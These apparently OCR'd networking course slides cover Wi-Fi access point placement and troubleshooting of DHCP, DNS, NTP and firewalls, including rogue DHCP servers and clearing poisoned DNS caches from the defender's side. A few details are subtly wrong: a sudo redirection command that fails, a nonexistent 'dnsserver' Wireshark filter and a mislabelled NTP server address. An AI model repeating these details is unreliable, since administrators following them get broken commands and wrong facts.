




Do Not Put the AP in a Cabinet!

Even if its doors are open

The cabinet walls will still block some of your signal



Keep WAP Off the Floor!

Most are APs are designed to broadcast signals slightly downward from a vertical antenna

Additionally, Wi-Fi can't penetrate some solid materials (metal, concrete, cement) which might be present in your floor

Keep the AP Out of Kitchens and Bathrooms

Wi-Fi signals can be weakened as soon as they pass a physical shield, causing sudden slowdowns

Built-in enclosed spaces such as cabinets can also interfere with the weakened signal

Metal and mirrors should be avoided as much as possible


Therefore, bathrooms and kitchens are not recommended areas to place an access point

Keep the AP Away from Other Electrical/Electronic/Wireless Devices


Don’t let your AP’s signal get buried by other transmissions or electromagnetic noise

Stay away from:

- Smart Home IoT devices
- Bluetooth devices
- Microwaves
- TVs
- Cordless phones
- Fluorescent lighting ballast
- Fans
- Anything that generates an electromagnetic signal or has a motor



Multi-story AP Coverage



Troubleshooting Wireless Coverage Issues

Install WAPs and antennas using best practices and manufacturer recommendations

Use a spectrum analyzer/channel analyzer/signal strength meter to identify coverage gaps and EMI/RFI sources

Carry around a portable WAP to fine tune best locations for additional installations

If possible, generate Wi-Fi heat maps to help you visualize coverage gaps

Consider whether or not changing the antenna type/location/orientation on an existing WAP might solve some coverage issues

Infrastructure Service Issues (DHCP)

Infrastructure Service Failure Points

Infrastructure services such as DHCP, DNS, and time synchronization face a number of potential failure points

The server hosting the service might be down

The service itself might be stopped

Any database, zone files, or cache used by the service uses could become corrupt

The network could have problems that prevent clients and servers from reaching each other

Servers might have difficulty synchronizing/communicating with each other

Ancillary services (such as a DHCP relay agent) might not be forwarding client requests properly

Common DHCP Server Issues

There could be underlying network issues preventing the DHCP DORA process from succeeding

DHCP could be misconfigured

- In Active Directory, DHCP must be authorized by the Enterprise Admin

The server hosting the DHCP service could have crashed or become offline

The DHCP service itself could have crashed

The DHCP scope could be misconfigured with the wrong IP information

The DHCP database could have become corrupt

Corrupt DHCP Database

On a Microsoft server, Event Log errors 1010, 1014 and 1016 can indicate a corrupt DHCP database

The DHCP server could have run out of disk space

The Microsoft Indexing service could have damaged the database while scanning it

An anti-virus program could have damaged the database during a scan

Repairing a Corrupt DHCP Database

If you can't restore from backup, you can build a new one

Windows:

- On the server, create a new scope with a new, blank database:
  - Note down all settings for DHCP server
  - Unauthorize and delete scope
  - Stop DHCP server service
  - Rename C:\WINDOWS\system32\dhcp\dhcp.mdb to dhcp.mdb.old
  - Restart DHCP server service
  - Recreate scope, activate and authorize
  - To enable Dynamic DNS, run the command `netsh dhcp server set dnscredentials` *`username domain password`*

Linux:

- On the server, delete the database temp file, and then flush (remove all entries from) the database file
  - Locate the files **dhcpd.leases** and **dhcpd.leases~** (on a Debian machine, the default location is /var/lib/dhcpd3/)
  - `sudo rm dhcpd.leases~`
  - `sudo echo "" > dhcpd.leases`

Rogue DHCP Server

A Rogue DHCP Server is a server added to the network by an unauthorized party

Usually happens when someone adds a wireless router to the network, leaving the default DHCP service running on the device

Can cause a client to receive false IP address information to create man-in-the-middle and denial-of-service attacks

Identify and take down the rogue device

- Use a sniffer or DHCP snooping on the switch to identify the switchport the rogue is attached to
- Shut the switchport to neutralize the rogue
- Look to see if the SSID gives hints as to the location or person who installed it
- You may have to use several Wi-Fi mobile devices in a coordinated effort to triangulate the location of the rogue

Expired Client IP Address

Clients that received IP address information from a DHCP server attempt to renew their lease

- Usually when ½ of the lease time has expired, and then at regular intervals
- The DHCP server could be down or unavailable
- DHCP client might not be aware that the DHCP server was changed
- A Windows or Mac client will self-assign an APIPA (169.254.x.y) address
  - APIPA addresses are not usable in any practical sense
  - Won’t be part of the normal subnet
  - Self-assignment does not include a default gateway

Ensure the client address is not hard-coded or configured with an alternate address

- Windows can apply an alternate address if the client fails to obtain a lease

Ensure the DHCP server is functioning and reachable

- Test using other clients or DHCP tester app

Reboot the client to clear out any existing lease and attempt to obtain a new lease

- `ipconfig /renew`

Exhausted DHCP Scope

The DHCP server ran out of addresses

The exhaustion of a DHCP scope indicates that the organization's network administrator has not planned for the growth of the network

The lease time might also be too long in the case of a mobile workforce that comes in and out of the LAN

To fix:

- Decrease the lease time
- Increase the number of addresses in the scope (if possible)
- Create a DHCP superscope (two scopes tied together)
  - This is a short-term band-aid
  - The segment IP addressing scheme is expanded to include two subnets on the same segment
  - It requires the default gateway to also have two IP addresses to accommodate all clients
  - You will ultimately need to redesign and reconfigure that part of the network to accommodate the need

Thin Clients and Spanning Tree

A switchport spanning tree delay can cause problems with thin clients

- A thin client has no operating system
- When it starts up, it immediately seeks a DHCP lease so it can download its desktop and start functioning for the user
- When any device boots up or plugs into a switchport, spanning tree forces a 50 second delay to verify there are no switching loops
- This delay will cause a thin client to fail to obtain a DHCP lease and thus fail to boot completely

To fix this, enable **portfast** and **BPDU guard** on the affected switchports so the port starts forwarding immediately

- Portfast instructs spanning tree to not include that port in its process
- BPDU guard instructs a port to shut down if it later detects root BPDUs (indicating a possible switching loop)

Troubleshooting DHCP Issues

Ensure there are no underlying network or environmental issues (such as dirty or unpredictable power)

Verify DHCP server functionality:

- Use another client + Wireshark to observe the DORA process
- Use a DHCP testing app such as dhcptest available here: https://files.cy.md/dhcptest/
- Check the DHCP server and client logs
- Verify DHCP server and scope configurations
- Ensure that the DHCP database has not been damaged
  - Restore a damaged database from backup or create a new one
  - Be aware that you will likely have a short period of confusion and possible duplicate IP addresses on the network while clients obtain new leases

Troubleshooting DHCP Issues (cont'd)

If you use a DHCP relay agent, verify that it is properly forwarding DORA messages

- Check the relay agent configuration
- Check DHCP server, client, router and relay agent logs
- Use Wireshark to watch both sides of the router during the DORA process
  - Generate traffic
  - Apply filter "dhcp" to capture to view IPv4 DHCP traffic (dhcpv6 for IPv6 traffic)
  - Or apply filter "udp.port eq 67 || udp.port eq 68" to search for UDP 67 (server) and UDP 68 (client) traffic

Infrastructure Service Issues (DNS)

DNS Server Types

DNS servers that actually have a copy of the zone file (database) are called “authoritative” for that zone

DNS servers that only do lookups and then cache the results for their clients are called “caching only” servers

- Typical ISP DNS server

A DNS server can be authoritative for a number of zones, and caching for everything else

Traditional DNS permits only one writable copy of a zone file

- The writable copy is hosted on a “primary” or “master” DNS server
- “Secondary” or “slave” DNS servers can be configured to host read-only copies of the zone
- The secondaries are used to distribute the query load
- They perform a zone transfer (pulling updated copies from the primary) at regular intervals
- Additionally, a secondary that is far away can use another secondary as its master
- The primary server must be configured to permit zone transfers to any secondaries

The Start of Authority (original DNS server that created the zone) designates:

- The time-to-live of all records in the zone
- At what interval zone transfers occur between authoritative servers

Common DNS Server Issues

The server can become overwhelmed by requests or even a DDoS attack

The server might be misconfigured or set to listen on the wrong interface

The DNS service/daemon can sometimes crash or stall

The zone file or cache can become corrupt or poisoned, or might be missing records

Zone transfers (DNS replication) might be failing between servers

DNS Server Cache

If a DNS client asks a DNS server to provide a record that it is not authoritative for, the server will:

- Place the client on hold
- Perform the lookup
- Cache a copy of the result in case it is needed again
- The copy will remain in the server's cache for the time-to-live of the record (which is set by the zone's SOA and is embedded in the record itself)
- All DNS servers that obtain a copy of the record enforce the TTL set by the zone's SOA

The client too will cache a copy of any DNS lookups

- The client cache will also keep the record for its TTL

Clearing a Poisoned DNS Server Cache


Hackers often try to poison a DNS server's cache for malicious purposes

You can manually view then clear the DNS server cache if you suspect it is poisoned

- Windows Server:
  - `powershell "Show-DnsServerCache"`
  - `powershell "Clear-DnsServerCache"`
- Linux Server:
  - `rndc dumpdb -cache`
  - `less /var/named/data/cache_dump.db`
  - `rndc flush`
  - `rndc reload`
- For alternate Linux methods, see:
  - https://beebom.com/how-flush-dns-cache-linux

Don't forget the clear the client cache as well:

- Windows:
  - `ipconfig /flushdns`
- Linux:
  - `sudo /etc/init.d/dns-clean restart`
  - `sudo /etc/init.d/networking force-reload`



Missing or Wrong Root Hints

All DNS servers, whether authoritative or caching, must have accurate Root Hints

The Root Hints (text) file contains IP addresses of all root level servers for the entire DNS namespace (Internet)

DNS servers that perform iterative searches for clients always start at the root level of the DNS tree and then work their way down to the actual required record

- As such, they need to be able to refer to their Root Hints file for the root IP addresses
- This file changes very seldom - normally, you should not have to worry about it

If Root Hints becomes corrupt or is deleted from the operating system, it can be replaced

- Download the latest copy from https://www.iana.org/domains/root/files
- Follow manufacturer recommendations to replace the old file
- Usually you can just stop the DNS service, replace the old file with the new one, and restart the service

Note: if you are creating your own DNS tree (such as in a closed lab) you will have to configure all participating DNS servers to use your own Root Hints file

Incorrect DNS Forwarders

In many cases, organizations might configure their local DNS server to use a DNS forwarder

- Typically used by ISPs for customers
- Caching servers often use forwarders rather than search the entire DNS tree
- This saves time and reduces local DNS traffic


All DNS servers can automatically act as a forwarder without any special configuration

- They just need another DNS server or a client to query them for the record
- If they are authoritative for the record, or already have it in their cache, they will provide the answer
- If they don't have the record, they will either use their own forwarder or search the entire tree, starting at the root

If you want your DNS server to use a forwarder, you must configure it to do so

- Might be required if the desired DNS domain is private, and not available on the Internet
- Forwarders that are used for specific domain lookups are called "conditional" forwarders
- Make sure the forwarder's IP address and authoritative zone (if any) are correctly entered in your server

DNS Forwarder Example



DNS Client Issues

A client could be configured with the wrong DNS server address

- You might have hard-coded an alternate DNS server address for troubleshooting and then forgot to change it later
- You might have a client using a public DNS server (like Google 8.8.8.8) when it should be using an Active Directory Integrated internal DNS server
- You might have set up a new DNS server or Active Directory domain controller and forgot to update DHCP scope options

The DNS client service itself might have crashed

The client might have stale, corrupted, or maliciously poisoned lookups in its cache


DNSSEC

DNS Security (DNSSEC) is the use of separate digital signature files to accompany records

- They attest that a record is original, accurate, and has maintained its security

DNSSEC is optional

- Both the DNS server and client must be configured for DNSSEC
- Clients using DNSSEC will accept records that can be verified
- Clients not using DNSSEC will ignore the signatures



Troubleshooting DNS

Verify that there are no underlying network problems

Verify that there are no physical server or environment problems (such as bad power)

Manually query the DNS server using dig or nslookup

Check the DNS server configuration:

- Records are correct (especially A, AAAA, CN and MX)
- The SOA has appropriate record TTL and zone transfer settings
- Root hints on the server exist as expected
- Forwarders (if required) are configured and responding as expected

Troubleshooting DNS (cont'd)

Restart the DNS server service

Clear the DNS resolver cache

If necessary, change DHCP scope options or hard-code client TCP/IP properties to point to a different DNS server

Set up another DNS server if necessary

- Keep in mind that a Microsoft Active Directory domain requires DNS zones with SRV records for clients to find their domain controllers and related services
- The easiest way to accomplish this is to install the DNS service on a domain controller, and select the zone type "Active Directory Integrated" during installation

Troubleshooting DNS (cont'd)

Ensure that you maintain at least one primary server for each zone

Ensure that secondary servers are initiating zone transfers from their master and replicating successfully

- Traditional secondary servers can use a traditional primary or Active Directory-Integrated server as their master

Capture DNS traffic in Wireshark to ensure it is functioning properly

- Initiate DNS traffic:
  - Ping by name, use nslookup or dig to query DNS manually
  - Initiate zone transfers between servers
- Apply filter "dns" (or "udp.port == 53") to capture to find client queries and server responses
- Apply filter "dnsserver" (or "tcp.port == 53") to capture to find server zone transfers
- Note: ports are the same for both IPv4 and IPv6

Infrastructure Service Issues (NTP)


NTP Considerations

Network Time Protocol (UDP 123) is a fault-tolerant, highly scalable time protocol

- It uses a designated time server to synchronize computer and network device clocks

Various systems require synchronized time to function properly

- Active Directory (Kerberos) authentication
  - Clients and servers cannot exceed a 5 minute maximum time skew (UTC) or clients won't be able to log into the domain
- Certain patch and update systems
- SIEM, IDS, IPS and syslog device logs



NIST-F1 Cesium Fountain Atomic Clock

NTP Considerations (cont'd)

Most Cisco devices do not have an internal clock

- They need to be configured to synchronize with an authoritative time source

Microsoft Windows Time Service is a loose implementation of NTP

- In a Microsoft Active Directory domain, the PDC Emulator (a specific domain controller role) acts as the time source for the entire domain
- The Forest Root Domain PDC Emulator acts as the time source for the entire forest
- You can configure the PDC Emulator to use as the time source:
  - its own computer CMOS settings
  - an external time source

Troubleshooting Time Synchronization

Ensure that NTP (UDP 123) is not blocked (outbound) by any firewall

Designate an authoritative external time source for your entire network

- pool.ntp.org (163.237.218.19)
- time.nist.gov (2610:20:6f97:97::4, 132.163.97.1)
- time-nw.nist.gov (131.107.13.100) — microsoft

Synchronize the Active Directory Forest Root PDC Emulator:

- `w32tm.exe /config /syncfromflags:manual /manualpeerlist:131.107.13.100 /reliable:yes /update`
- `w32tm.exe /config /update`
- The rest of the forest will synchronize to this domain controller
- Verify with these commands:
  - `w32tm /query /configuration`
  - `w32tm /query /source`

Troubleshooting Time Synchronization (cont'd)

Manually configure non-domain-joined computers, VMware ESXi servers, Cisco devices, and others to synchronize with the same external time source

Microsoft standalone computers:

- Date & time settings → Synchronize your clock
- Set to the NTP server of your choice, then save

VMware ESXi:

- Log into the ESXi server as root
- Select **Manage → System → Time & Date → Edit → Use Network Time Protocol**
- Change service startup policy to **Start and Stop with Host**
- Change NTP server to your preferred choice
- Select **Save**

Cisco:

- Router(config)# `ntp server 131.107.13.100`
- Router# `show ntp association`
- Router# `show ntp status`
- Router# `show running-config | begin ntp`

Firewall and ACL Issues

Firewall Troubleshooting Tips

Back up your existing firewall configuration before you make any changes!

Ensure that any rules added to the firewall are actually saved
- This is particularly important if you use a browser to configure the firewall

Ensure that there are no extraneous or conflicting rules on the firewall
- Pay attention to any messages your firewall might display - they could help you troubleshoot

